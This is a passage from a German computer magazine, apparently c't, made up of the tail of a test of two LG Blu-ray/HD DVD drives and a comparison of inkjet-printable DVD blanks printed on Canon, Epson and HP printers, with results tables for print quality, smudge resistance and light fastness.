Anschluss	S-ATA	S-ATA
Bautiefe	191 mm	190 mm
Schreibtempo BD R / R DL / RE	–	6X / 4X / 2X
Schreibtempo DVD R / DL / RW / -RAM	16X / 4X / 8X / 5X	16X / 4X / 8X / 5X
Schreibtempo CD-R / RW	40X / 24X	40X / 24X
Lesetempo BD25 / BD50 / HD DVD	6X / 4,8X / 3X	6X / 4,8X / 3X
Lesetempo CD / DVD-5 / DVD-RAM	40X / 16X / 5X	40X / 16X / 5X
Fehleranalyse CD-DVD Speed: PI/PO / Jitter	– / –	– / –
Lightscribe / Labelflash	– / –	– / –
Software	PowerDVD 7.3, PowerProducer 4, Power2Go, InstantBurn, PowerBackup, LabelPrint	PowerDVD 7.3, PowerProducer 4, Power2Go, InstantBurn, PowerBackup, LabelPrint
<b>Geschwindigkeit – Schreiben</b>		
BD-R / BD-RE / BD-R DL	– / –	53:21 / 90:15 / 180:29 min
DVD R / DL / CD-R	5:37 / 27:44 / 2:55 min	5:40 / 27:30 / 2:53 min
<b>Geschwindigkeit – Lesen</b>		
BD-R / BD-R DL / HD DVD	18,4 / 14,6 / 9,3 MByte/s	8,7 / 14,5 / 9,3 MByte/s
Transferrate DVD R / DL / RW	11,5 / 7,7 / 9,6 MByte/s	11,5 / 7,7 / 9,6 MByte/s
Transferrate CD-R / DVD-RAM	4,3 / 6,0 MByte/s	4,3 / 6,0 MByte/s
Zugriffszeit BD-R / BD-R DL	169 / 252 / 231 ms	264 / 356 / 336 ms
Zugriffszeit DVD R / DL / RW	99 / 177 / 112 ms	99 / 177 / 112 ms
Zugriffszeit CD-R / DVD-RAM	103 / 136 ms	102 / 136 ms
<b>Audio-CD</b>		
Lesetransferrate	4,3 MByte/s	4,3 MByte/s
Cache / Accurate Stream / C2-Info	– / ✓ / ✓	✓ / ✓ / ✓
1,2 mm Kratzer: Zeit / Qualität / Fehler	28:13 min / 95 % / 0	29:09 min / 96 % / 0
Hörtest: maximale Kratzerbreite	> 3,0 mm	> 3,0 mm
<b>Kopierschutz Musik-CDs</b>		
CDS100 / CDS200A / CDS200B / CDS300	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓
Copy-X / DocData1 / DocData2	– / – / –	✓ / ✓ / –
Key2AudioA / Key2AudioB	✓ / ✓	✓ / ✓
<b>Fehlerkorrektur</b>		
CD-ROM (Kratzer, Flecken)	94 %	94 %
DVD-ROM („Horror Disc“ hoher Jitter)	100 %	100 %
DVD-R (hoher Jitter)	91 %	91 %
Blu-ray Disc (Kratzer, Flecken)	100 %	100 %
<b>Geräuschmessung</b>		
CD-ROM / Video-DVD (Sone)	4,8 / 0,8 Sone	5,0 / 0,9 Sone
Blu-ray Disc / HD DVD (Sone)	2,2 / 0,9 Sone	1,4 / 1,0 Sone
<b>Bewertung</b>		
Schreiben CD / DVD / BD	⊕ / ○ / –	⊕⊕ / ⊖ / ○
Lesen CD / DVD / BD / HD DVD	⊕ / ⊕ / ⊕ / ⊕	⊕ / ⊕ / ○ / ○
Laufgeräusche CD / DVD / BD / HD DVD	⊕ / ⊕⊕ / ○ / ⊕⊕	⊕ / ⊕⊕ / ⊕ / ⊕⊕
Preis	250 €	350 €
⊕⊕ sehr gut	⊕ gut	○ zufriedenstellend
✓ vorhanden	– nicht vorhanden	⊖ schlecht
		⊖⊖ sehr schlecht

Außerordentlich gut funktioniert hingegen die Fehlerkorrektur beider Laufwerke. Sie lasen alle unsere Test-Discs mit Kratzern, Flecken und hohem Jitter sehr zuverlässig. Erstmals kam dabei auch eine Blu-ray-Test-Disc mit Kratzern bis zu 1,0 mm Breite

und aufgedruckten Fingerabdrücken zum Einsatz, die beide Laufwerke komplett abspielen. Wenn also die Brennergebnisse nicht ganz optimal sind, können beide Laufwerke die Scheiben, die sie produzieren zumindest selbst wieder Einlesen.

Auch mit kopiergeschützten Musik-CDs gab es nur wenige Probleme. Alben mit Cactus Data Shield und Key2Audio wurden von beiden abgespielt, das GGH-H20L vertrug sich auch mit dem Copy-X-Schutz und einer älteren Version von DocData. Das GGC-

H20L mochte letztere jedoch nicht und streikte ebenso bei einer neueren DocData-Version. Einen Audio-CD-Track mit einem 1,2 mm breiten Kratzer lasen beide zwar sehr langsam, aber ohne später hörbare Fehler aus.

Die Laufgeräusche sind bei allen Disc-Formaten erfreulich gering. Auf Zusatzfunktionen, wie der Möglichkeit, die Brennqualität mit CD-DVD-Speed zu messen oder Lightscribe oder Labelflash-Rohlinge zu beschriften, muss man allerdings verzichten.

Als Software-Paket legt LG eine OEM-Version von Cyberlinks PowerDVD 7.3 zum Abspielen von HD DVDs und Blu-ray-Filmen bei. Der Software-Player unterstützt die Video-Dekodierungsfunktionen der aktuellen Grafikkarten von AMD/ATI und Nvidia, die den Hauptprozessor entlasten. Im Unterschied zur Vollversion PowerDVD 7.3 Ultra kann man hier jedoch Surround-Tonspuren auf analogem Wege nur in Stereo oder als direkten digitalen Bitstream ausgeben. Zum eigenen Erstellen von Video-DVDs (beziehungsweise Blu-ray Discs mit dem GGH-H20L) dient der PowerProducer 4, mit dem beispielsweise Camcorder-Aufnahmen mit einfachen Menüs versehen werden können. Die Brennprogramme Power2go und InstantBurn, die Backup-Software PowerBackup sowie ein Label-Gestaltungsprogramm runden das Paket ab.

## Fazit

Beide LG-Laufwerke ermöglichen einen relativ günstigen Einstieg in die Welt der HD-Filme am PC. Die großen Probleme beim schnellen Brennen von DVD-Rs und DVD+RWs findet man auch bei vielen anderen Laufwerken. Sie lassen sich mit der Reduzierung der Brenngeschwindigkeit umgehen. Wegen der ansonsten befriedigenden Schreib- und guten Leseleistungen kann man auf einen zusätzlichen DVD-Brenner verzichten. Wer also privat einen Schlussstrich unter das ewige Hin und Her zwischen beiden Formaten ziehen will, ist mit einem der beiden LG-Lauffwerke gut bedient. (hag)

## Literatur

- [1] Hartmut Giesemann, Fit für High Definition, Erschwingliche PC-Hardware für Blu-ray Disc und HD DVD, c't 15/07, S. 132



## DVD/CD-Brennergebnisse

Modell	LG GGC-H20L (1.00)	LG GGW-H20L (YLY0)
Taiyo Yuden DVD-R 16X (TYG03)	16X PCAV: 5:37 min	16X PCAV: 5:40 min
<b>Fehlerrate</b>		
x-Achse: Radius der DVD y-Achse: PI Sum 8 rot: Grenzwert von 280		
Qualitätsindex / Note	13 / ⊖	-20 / ⊖⊖
PI Sum 8 / PIF / POF	216 / 4 / 0	543 / 8 / 0
DC-Jitter max. / avg.	11,9 % / 9,6 %	11,0 % / 9,4 %
Asymmetrie min. / max.	-0,70 bis 6,19 %	0,53 bis 6,55 %
empfohlenes Schreibtempo	8X	8X
Verbatim DVD+R DL (MKM003)	4X CLV: 27:44 min	4X CLV: 27:30 min
<b>Fehlerrate</b>		
x-Achse: Radius der DVD y-Achse: PI Sum 8 rot: Grenzwert von 280		
Qualitätsindex / Note	74 / ⊕	66 / ⊕
PI Sum 8 / PIF / POF	36 / 3 / 0	47 / 4 / 0
DC-Jitter max. / avg.	8,3 % / 7,6 %	10,2 % / 8,2 %
Asymmetrie min. / max.	-2,38 bis 5,50 %	2,09 bis 6,19 %
empfohlenes Schreibtempo	4X	4X
Verbatim DVD+RW 8X (MKM A03)	8X DOW 1-10	8X CAV: DOW 1-10
<b>Fehlerrate</b>		
x-Achse: Radius der DVD y-Achse: PI Sum 8 rot: Grenzwert von 280		
Qualitätsindex / Note	-609 / ⊖⊖	-16 / ⊖⊖
PI Sum 8 / PIF / POF	341 / 2 / 0	421 / 3 / 0
DC-Jitter max. / avg.	30,5 % / 10,9 %	12,0 % / 10,3 %
Asymmetrie min. / max.	-3,26 bis 6,13 %	-1,34 bis 6,29 %
empfohlenes Schreibtempo	4X, zuvor 2-mal vollschreiben	4X, zuvor 2-mal vollschreiben
Taiyo Yuden CD-R 48X	32X PCAV: 2:55 min	32X PCAV: 2:53 min
<b>Fehlerrate</b>		
x-Achse: Radius der DVD y-Achse: PI Sum 8 rot: Grenzwert von 280		
Qualitätsindex / Note	64 / ⊕	79 / ⊕⊕
BLER / E22 / E32	74 / 0 / 0	15 / 0 / 0
Jitter max. / avg.	27 ms / 25,0 ms	40 ms / 23,7 ms
I3 (GW = 30) / Beta-Schwankungen	38 % / 5,0 %	34 % / 5,2 %
empfohlenes Schreibtempo	32X	32X
⊕⊕ sehr gut    ⊕ gut    ○ zufriedenstellend    ⊖ schlecht    ⊖⊖ sehr schlecht    ✓ vorhanden    - nicht vorhanden    k. a. keine Angabe		

Anzeige



Johannes Schuster

# Rund-Gang

## DVDs und Double-Layer-DVDs für den Tintendruck

**Bedruckbare DVD-Rohlinge unterscheiden sich erheblich in Größe und Qualität der Beschichtung, was sich etwa durch Farbstiche, Ausbleichen oder leichtes Verwischen bemerkbar macht. Zudem harmoniert nicht jeder Tintendrucker mit jedem Rohlingstyp.**

Auch Menschen mit einer schönen Handschrift möchten ihre selbstgebrannten Scheiben manchmal nicht bloß manuell verzieren, sondern ordentlich bedrucken. Als eine Möglichkeit bietet sich dafür ein Brenner mit Light-Scribe-Fähigkeiten an. Damit kann man spezielle Rohlinge

monochrom beschriften, von Fotoqualität sind die Ergebnisse allerdings weit entfernt. Epson und Canon bieten seit geraumer Zeit Tintendrucker an, die beschichtete Rohlinge mit dem Qualitätsniveau von Fotopapier bedrucken können. HP folgt dem Trend nur zaghaft und führt gerade mal zwei Geräte mit die-

sem Feature im Portfolio. Auf Seiten der Hersteller optischer Medien hat eigentlich jeder mindestens eine DVD-Sorte für Ink-Jets in den Regalen, bei Double-Layer-Scheiben nimmt das Angebot erst langsam zu.


### Feine Unterschiede

Ganz ohne ein Loch von 15 Millimetern Durchmesser kommt keine DVD aus, doch die Oberfläche drumherum steht theoretisch zum Bedrucken bereit. In der Praxis bleiben jedoch innen und außen Bereiche unbeschichtet. Je größer diese sind, desto unattraktiver wird die ganze „Drucksache“. Es ist ja ohnehin schon schwer genug, geeignete Motive für einen runden Ausschnitt zu finden – wenn in der Mitte dann noch ein tomatengroßes Loch bleibt, kann man das Bedrucken eigentlich gleich sein lassen. Während wir im letzten Test von DVDs kaum noch platzgreifende Innenbereiche

dabei hatten, kehrt das Problem nun mit den Double-Layer-Scheiben zurück. Aber auch zu kleine Kreise können Schwierigkeiten verursachen, einfach weil die Druckersoftware so kleine Innendurchmesser gar nicht erlaubt und dann ein weißer Ring in der Mitte bleibt.

Standard-CDs haben einen Durchmesser von zwölf Zentimetern, doch reicht die Beschichtung selten bis an den äußeren Rand heran. Einige Prüflinge bringen es immerhin auf einen Druckbereich von 11,9 Zentimetern, was dann ebenfalls manche Software überfordert: Bei Canon und HP ist außen bei 11,8 Zentimetern Schluss.

Nach wie vor finden es einige Anbieter schick, ihre Werbebotschaften auf den Scheiben zu hinterlassen: Entweder als Beschriftung im Inneren oder mit farbabweisender Oberfläche mitten im Druckbereich. Nach dem Drucken scheint dann die Schrift hell durch. Solche DVDs kann



Canons CD-LabelPrint deckt nicht die Kreisgrößen aller Rohlinge ab und importiert keine TIFF-Bilder.

man unschwer als selbst bedruckt identifizieren, was den wenigsten Anwendern gefallen dürfte. Beim Kauf kann man die Rohlinge nicht sehen, und die Anbieter schreiben weder die Durchmesser des Druckbereichs auf die Packung noch weisen sie auf störende Schrift hin. Wir haben diese Angaben deshalb ermittelt und in unserer Tabelle dokumentiert.

## Schmieren-Theater


Selbstbedruckte Scheiben verraten sich oftmals durch ihre geringe Wischfestigkeit: Ein feuchter oder fettiger Finger verschmiert bei einigen Kandidaten schnell die Farben und dies sogar noch Tage nach dem Druck. Dieser Effekt hängt nicht nur von den Oberflächen, sondern auch von den Tinten ab.

Die Wischfestigkeit haben wir deshalb für jede Kombination von Drucker und Rohling fünf Minuten und 24 Stunden nach der Ausgabe mit Hilfe eines frischen Textmarkers geprüft. Die Ergebnisse finden sich in der Tabelle ab Seite 98.

Wie beim Fotodruck unterscheiden sich die Beschichtungen der DVDs hinsichtlich ihrer Schutzfähigkeit gegenüber Sonneninstrahlung. Um sie zu testen, haben wir die Kandidaten in unseren UV-Belichter Atlas Sun-test XL+ gesteckt und sie der Tageslichtdosis eines Jahres im Schaufenster ausgesetzt.

## Könner

Tintendrucker, die CDs/DVDs bedrucken können, arbeiten alle mit einem Schlitten, der in einen



Epson's Print CD bietet alles Nötige für den DVD-Druck und lässt sich einwandfrei bedienen.

speziellen Schacht eingeschoben wird. Aktuell beherrschen den Direktdruck alle Stylus-Photo-Multifunktionsgeräte und -Drucker (ab A4) von Epson. Stellvertretend haben wir uns das All-in-one RX685 mit Farbstoff- sowie den R1800 mit Pigment-Tinten ausgesucht.


Bei Canon können alle Geräte mit Fünffarldruckwerk CDs aufnehmen, außerdem die Fotodrucker mit sechs oder mehr Einzeltinten. Repräsentant für die erste Gruppe ist der Pixma MP610, für die zweite steht der Pixma iP6700D.

HPs erster CD-Drucker war der Photosmart D5160, den man noch vereinzelt in den Händlerregalen findet. Der zweite und bisher letzte Kandidat mit CD-Schlitten ist der Multifunktionsdrucker Photosmart C5280.

Beide arbeiten mit Kombipatronen mit integriertem Druckkopf. Wir haben im Test statt der Schwarz- die Fotopatronen eingesetzt und die Geräte so zu Sechsfarbdruckern aufgerüstet.

## Helper

Canon legt all seinen Druckern mit CD-Schacht das Programm CD-LabelPrint für Mac OS X (bis 10.4) und Windows XP bei. Für Mac OS X 10.5 steht ein Download von knapp 11 MByte bereit, unter Vista muss das Programm manuell von der CD installiert werden. Man kann damit Kreisgrößen von 17 bis 118 Millimeter in Zehntelmillimeterschritten einstellen, wenn man sich eigene „Papierformate“ definiert. Das reicht jedoch für manche unserer Probanden nicht aus. Wie eben-



HP verwendet beim C5280 Roxios Express Labeler, der keine genaue Einstellung des Druckbereichs erlaubt.



HPs Premier Software lässt sich umständlich bedienen. Das Textfeld wird stets eingeblendet, aber ohne Eingabe nicht gedruckt.

<b>Text</b>	<b>Text</b>	<b>Text</b>	<b>Text</b>	<b>Text</b>	<b>Text</b>	
Fujifilm Printable: fleckig mit Deckungspro- blemen und aus- blutendem Text, Oberfläche schwach bräunlich	Imation Aquagard (identisch mit Pri- mera Aquagard): Rotstich, reinweiße Beschichtung	Intenso Inkjet Print- able: fleckig mit Deckungsproblemen und ausblutendem Text, Oberfläche schwach bräunlich, raue Bereiche am Rand	Maxell Inkjet Print- able: fleckig mit Deckungsproblemen und ausblutendem Text, Oberfläche schwach bräunlich	Philips Inkjet Print- able: leicht fleckig und rotstichig, glänzende Ober- fläche	Platinum Inkjet Printable: leicht fleckig mit Deckungsproble- men, blasses Farben, Oberfläche schwach bräunlich	
<b>Text</b>	<b>Text</b>	<b>Text</b>	<b>Text</b>	<b>Text</b>	<b>Text</b>	
Primeon Photo-on- disc: leicht fleckig, schwacher Braun- stich	Primera Water- Shield (identisch mit Taiyo Yuden Watershield): leich- ter Rotstich, schö- ner Glanz	Seiko Inkjet Print- able: leichter Rot- stich, gute Druck- qualität	Sony Inkjet Print- able: Deckungs- probleme, Braun- stich	TDK Photo Inkjet Printable: leicht fle- ckig mit Deckungs- problemen, Ober- fläche sehr matt	Verbatim Glossy Printable: starke Haftungsprobleme, schöner Glanz	
<b>Text</b>	<b>Text</b>	<b>Text</b>	<b>Text</b>	<b>Text</b>	<b>Text</b>	
Memorex Printable DL: rotstichig und körnig	Philips Inkjet Print- able DL: rotstichig und körnig	Primeon White DL: Rotstich und stark ausblutender Text, Oberfläche schwach bräunlich	Taiyo Yuden DL- Printable: Deckungs- probleme und aus- blutender Text, matte Oberfläche	Verbatim DL-Print- able: Deckungs- probleme und aus- blutender Text	Alle Abbildungen wurden mit dem Canon Pixma MP- 610 gedruckt und das Auge auf circa 400 Prozent, der Text auf 200 Pro- zent vergrößert.	

falls schon wiederholt von uns kritisiert, importiert CD-LabelPrint keine TIFF-Bilder und macht das Aufziehen von Vorlagen über den gegebenen Rahmen von 11,8 × 11,8 Zentimetern unnötig kompliziert, da man mit dem Mauszeiger nicht in diesen Bereich der Arbeitsfläche fahren kann.

Epson Print CD für Mac OS X (bis 10.5) und Windows (XP und Vista) erlaubt einen Druckbereich von 18 bis 120 Millimeter Durchmesser und deckt damit die Maße der allermeisten Rohlinge ab. Die beste Qualität erhält man mit der Einstellung

„CD/DVD Premium Surface“. In der Mac-Version werden die Vorlagen verkleinert importiert und man muss sie manuell hochskalieren. Dafür funktioniert hier das Verschieben von Objekten per Cursortasten.

HP legt seinem Photosmart D5160 die Premier-Software für Windows XP bei. Sie arbeitet mit einem Druckbereich zwischen 18,0 und 118,0 Millimeter. Den Photosmart C5280 liefert HP mit Roxios Express Labeler 3.2 für Windows XP und Vista aus. Wie der Name verrät, diente das Programm ursprünglich dem Druck-

cken von Etiketten, kann nun aber auch Rohlinge direkt bedrucken. Den Druckbereich kann man nur sehr grob einstellen, ohne die genauen Millimeter zu erfahren. Nach unseren Experimenten entspricht „Standard“ 46/116 Millimeter, „andere“ 27/116 Millimeter und „HP“ 25/116 Millimeter. Einen dazu passenden Rohling zu finden, ist gar nicht so einfach, immerhin eignen sich zwei der getesteten Sorten. Den Druckertreiber erreicht man über die Option „Diagnose“; die beste Qualität erzielten wir mit der Einstellung „was-

serbeständige HP DVD/CD“. Wer den Photosmart D5160 unter Windows Vista betreiben will, findet auf der HP-Website eine geeignete Version des Roxio Express Labelers.

Für Mac OS X bis 10.4 packt HP sein Programm Photosmart Studio mit auf CD. Zu großen Vorlagen verkleinert es automatisch, eine manuelle Wahl des Ausschnitts ist nicht möglich. Auch diese Software lässt die millimetergenaue Einstellung des Druckbereichs nicht zu, sondern hat nur zwei undokumentierte Vorgaben. Bei Rohlingen mit



**Text**

Die beste Kombination im Test: Aquaguard-Rohling mit Epson RX685



**Text**

Die schlechteste Kombination im Test: Verbatim DL-DVD mit HP D5160



**Text**

Starkes Verlaufen der HP-Tinten auf dem Primeon DL-Rohling

großem Innenloch in der Beschichtung suppt die Tinte unbehindert in den Mittelkreis. Dem Photosmart C5280 lag eine Ausgabe mit Druckvorschau bei, beim D5160 konnte man nicht auf diese Version updaten. Für beide HP-Drucker gibt es auf der HP-Website Download-Möglichkeiten (146/184 MByte) der kompletten Mac-Software für 10.5 alias Leopard (siehe Soft-Link). Alle erwähnten Programme können auch mit Text umgehen, so dass man Beschriftungen vor dem Druck hinzufügen kann.

### Drucker-Vergleich

Im Test nervten die Canon-Drucker mit zum Teil minutenlangen

Reinigungszyklen, bei denen erst einmal der CD-Schlitten wieder ausgespuckt wird. Ansonsten benötigten beide Pixmas etwas mehr als eine Minute für eine DVD. Gute Ergebnisse erzielten



wir mit den DVDs von Imation, Primera, Seiko und Taiyo Yuden. Bei den anderen Kandidaten kam es oft zu einem Rotstich und fleckigen Farbflächen, teilweise auch zu leichten Deckungsproblemen mit durchscheinendem weißem Hintergrund. Die Canon-Tinten zeigten sich am anfälligsten für Ausbleichen im Sonnenlicht.


Die Epson-Drucker brauchten mit deutlich über zwei Minuten am längsten pro Rohling, dafür gefielen uns die Resultate am besten. Sehr gut harmonierten

Die Intenso-Rohlinge zeigten Flecke am Außenrand (hier mit Epson R1800).

Bei den Philips-DVDs bleibt der Firmen-Schriftzug im Bild sichtbar.

auch diese beiden Geräte mit den DVDs von Imation, Primera, Seiko und Taiyo Yuden. Der Stylus Photo R1800 neigte gelegentlich zu feinen Streifen am Ende der DVD. Unter Lichteinfluss gaben die pigmentbasierten Farben beim R1800 kaum sichtbar nach, beim RX685 mit Farbstofftinten entstand ein deutlicher Grünstich.

Die beiden HP Photosmarts kann man zum CD-Druck nicht wirklich empfehlen, da sie Schrift und bereits unscharf ausgegebene Konturen zusätzlich mit





**Canon Pixma MP610:** Die Tinten bleichen unter Tageslicht gleichmäßig aus.

**Canon Pixma iP6700D:** deutliches Ausbleichen aller Farben

**Epson Stylus Photo RX685:** Im Schau-fenster ent-steht ein deutlicher Grünstich.

**Epson Stylus Photo R1800:** keine sicht-baren Spuren durch den Photonen-beschuss

**HP Photo-smart C5280:** Die Tinten zeigten sich sehr resistent gegen Sonnenlicht.

**HP Photo-smart D5160:** erkennbares, gleichmäßiges Ausblei-chen der Farben

Alle UV-Abbildungen wurden auf Sony-DVDs gedruckt.

einem Tröpfchennebel umhüllen. Der C5280 bringt dabei noch kräftige Farben zustande, beim D5160 sind sie eher blass. Auch mit den besten Rohlingen kamen die HP-Drucker nicht über ein befriedigendes Ergebnis hinaus. Die Tinten bliehen unter simuliertem Tageslicht ein wenig aus. Der Druckvorgang benötigte etwa 100 Sekunden.

Beide Multifunktionsgeräte von Canon und Epson können den Aufdruck von CDs oder DVDs auch ohne Computer kopieren. Dazu legt man das Vorbild auf das Scannerglas und wählt am Display die entsprechenden Einstellungen. Die Qualität erreichte jedoch in unseren Tests nicht das-selbe Niveau wie mit einem sepa-rativen Scan vom PC aus.

### Rohlings-Resultate

Am besten gefielen uns die DVDs mit Aquagard-Beschich-tung, die uns identisch von Ima-

## Bedruckbare DVDs und Double-Layer-DVDs

Marke	Fujifilm	Imation	Intenso	Maxell	Philips	Platinum	Primeon	Primera	Primera
Produkt	Printable DVD (Inkjet Full Printable)	Aquagard White Inkjet Printable DVD	Inkjet Printable DVD	Inkjet Printable DVD (Wide)	Inkjet Printable DVD	Inkjet Printable Discs	Photo-on-disc (pro-fessional quality)	Aquagard Printable Surface	HighGloss WaterShield
DVD-Typ	DVD+R	DVD+R	DVD+R	DVD-R	DVD+R	DVD+R	DVD+R	DVD-R	DVD-R
Disc-Hersteller	Prodisc	CMC	Daxon	Ritek	Infomedia	Moser Baer India	CMC	Taiyo Yuden	Taiyo Yuden
Kennung	PRODISC R05 001 (01h)	CMC MAG M01 000 (00h)	DAXON AZ3 000 (00h)	RITEKF1	INFOME R30 000 (00h)	CMC MAG M01 000 (00h)	MBIPG101 R05 001 (01h)	CMC MAG.AM3	TYG03
Brenngeschwindigkeit	16X	16X	16X	16X	16X	16X	16X	16X	16X
Besonderheiten	mit Canon und HP fleckig mit Deckungsproblemen und ausblutendem Text, Oberfläche matt und schwach bräunlich	mit Canon leichter Rotstich, mit HP unsauberer Druck	mit Canon und HP fleckig mit Deckungsproblemen und ausblutendem Text, mit Epson R1800 Streifen, Oberfläche matt und schwach bräunlich, rauhe Bereiche am Rand	Negativschrift außen im Druckbereich, mit Canon und HP fleckig mit Deckungsproblemen und ausblutendem Text, Oberfläche matt und schwach bräunlich	Negativschrift innen im Druckbereich, mit Canon leicht fleckig und rotstichig	mit Canon und HP leicht fleckig mit Deckungsproblemen, Canon mit blassen, rotstichigen Farben, bei HP blutet Text aus, Oberfläche matt und schwach bräunlich	mit Canon leichter Rotstich, mit HP unsauberer Druck	mit Canon leichter Rotstich, mit HP unsauberer Druck	weißer Außenring nimmt Farbe nicht an, mit Canon leichter Rotstich, mit HP unsauberer Druck, Oberfläche klebt
Durchmesser Druckbereich									
von innen (mm)	23	23	24	22	20	22	23	23	25
bis außen (mm)	118	119	117	118	117	118	118	119	116
Druckqualität									
mit Canon MP610	⊕	⊕	⊕	⊕	○	○	○	⊕	⊕
mit Canon iP6700D	⊕	⊕	⊕	⊕	○	○	○	⊕	⊕
mit Epson RX685	○	⊕⊕	⊕	⊕	⊕	⊕	⊕	⊕⊕	⊕⊕
mit Epson R1800	○	⊕⊕	⊕	⊕	⊕	⊕	○	⊕⊕	⊕⊕
mit HP C5280	⊕	○	⊖⊖	⊖	⊖	⊖	⊖	○	○
mit HP D5160	⊕	○	⊖⊖	⊖	⊖	⊖⊖	⊖	○	○
Homogenität	○	○	○	⊕⊕	⊖	○	⊕	○	○
Lichtbeständigkeit	⊕	○	○	⊖	⊕	○	⊖	○	○
Wischfestigkeit									
mit Canon MP610	⊕	⊕⊕	⊕	⊕	○	⊖	⊖	⊕⊕	⊕⊕
mit Canon iP6700D	⊕	⊕⊕	⊕	⊕	○	⊖	⊖	⊕⊕	⊕⊕
mit Epson RX685	⊕	⊕⊕	⊕	⊕	○	⊖	⊖	⊕⊕	⊕⊕
mit Epson R1800	○	⊕⊕	⊕	○	⊖	⊖	⊖	⊕⊕	⊕
mit HP C5280	⊕	⊕⊕	⊕	⊕	○	⊖	⊖	⊕⊕	⊕⊕
mit HP D5160	⊕	⊕⊕	⊕	⊕	○	⊖	⊖	⊕⊕	⊕⊕
Packungsgröße	25 Stück, Spindel	45 Stück, Spindel	10 Stück, Slim Case	25 Stück, Spindel	25 Stück, Spindel	10 Stück, Slim Case	25 Stück, Spindel	45 Stück, Spindel	45 Stück, Spindel
Preis pro Rohling	60 Cent	78 Cent	70 Cent	60 Cent	68 Cent	50 Cent	57 Cent	119 Cent	76 Cent
Preis	15 €	35 €	7 €	15 €	17 €	12,50 €	14,25 €	53,50 €	38 €
⊕⊕ sehr gut	⊕ gut	○ zufriedenstellend	⊖ schlecht	⊖⊖ sehr schlecht	✓ vorhanden	- nicht vorhanden	k. A. keine Angabe		



Durch unterschiedliche Untergründe erscheint die Oberfläche gegen das Licht betrachtet nicht homogen.

tion und Primera erreichten. Sie holten das Beste aus jedem der Drucker heraus, sind reinweiß und sofort wischfest. Lediglich der UV-Schutz und die Homogenität der Oberfläche könnten noch etwas verbessert werden. Ähnlich gut schnitten die WaterShield-DVDs von Primera und Taiyo Yuden ab, allerdings stört bei ihnen die leicht klebende Oberfläche sowie innen und außen ein weißer Ring, der nicht bedruckt werden darf. Auch die Rohlinge von Seiko erzielten achtbare Resultate, allein der

Preis von 3,20 Euro dürfte viele abschrecken.

Unter den Double-Layer-Scheiben kann man trotz schlechter Wischfestigkeit noch am ehesten zu den Rohlingen von Primeon greifen, da sie einen großen Druckbereich mitbringen. Gleiches gilt für Taiyo Yuden, hier stört lediglich der Einzelpreis von 3,90 Euro. Die durch ihre Oberflächeneigenschaften eigentlich besser zum Drucken geeigneten DL-DVDs von Memorex und Philips sind durch das große Mittelloch und

eingeprägte Schrift eher unattraktiv. Den besten Schutz gegen Ausbleichen boten die Philips-Scheiben.

Die an sich sehr schönen Glossy-Rohlinge von Verbatim können leider die Tinte nicht richtig aufnehmen. Deshalb deckt diese nicht überall und kann leicht verschwommen werden. Mit anderen Rohlingen kam es zum Teil durch ungleichmäßige Trocknung zu Flecken oder schwarze Tinte auf gelbem Grund verlief unkontrolliert (Interbleeding). Die meisten Oberflächen sind leicht bräunlich eingefärbt und führen deshalb schnell zu einem Rot- oder Braunstich – besonders mit den Canon-Druckern. Details finden sich in der Tabelle und unter den Abbildungen ab Seite 96.

Fazit

Für den Durchbruch der bedruckbaren Double-Layer-DVD sind die Stückpreise noch zu hoch. Außer-



Die Wischfestigkeit prüften wir mit gelben Textmarkern fünf Minuten (rechts) und 24 Stunden nach dem Druck.

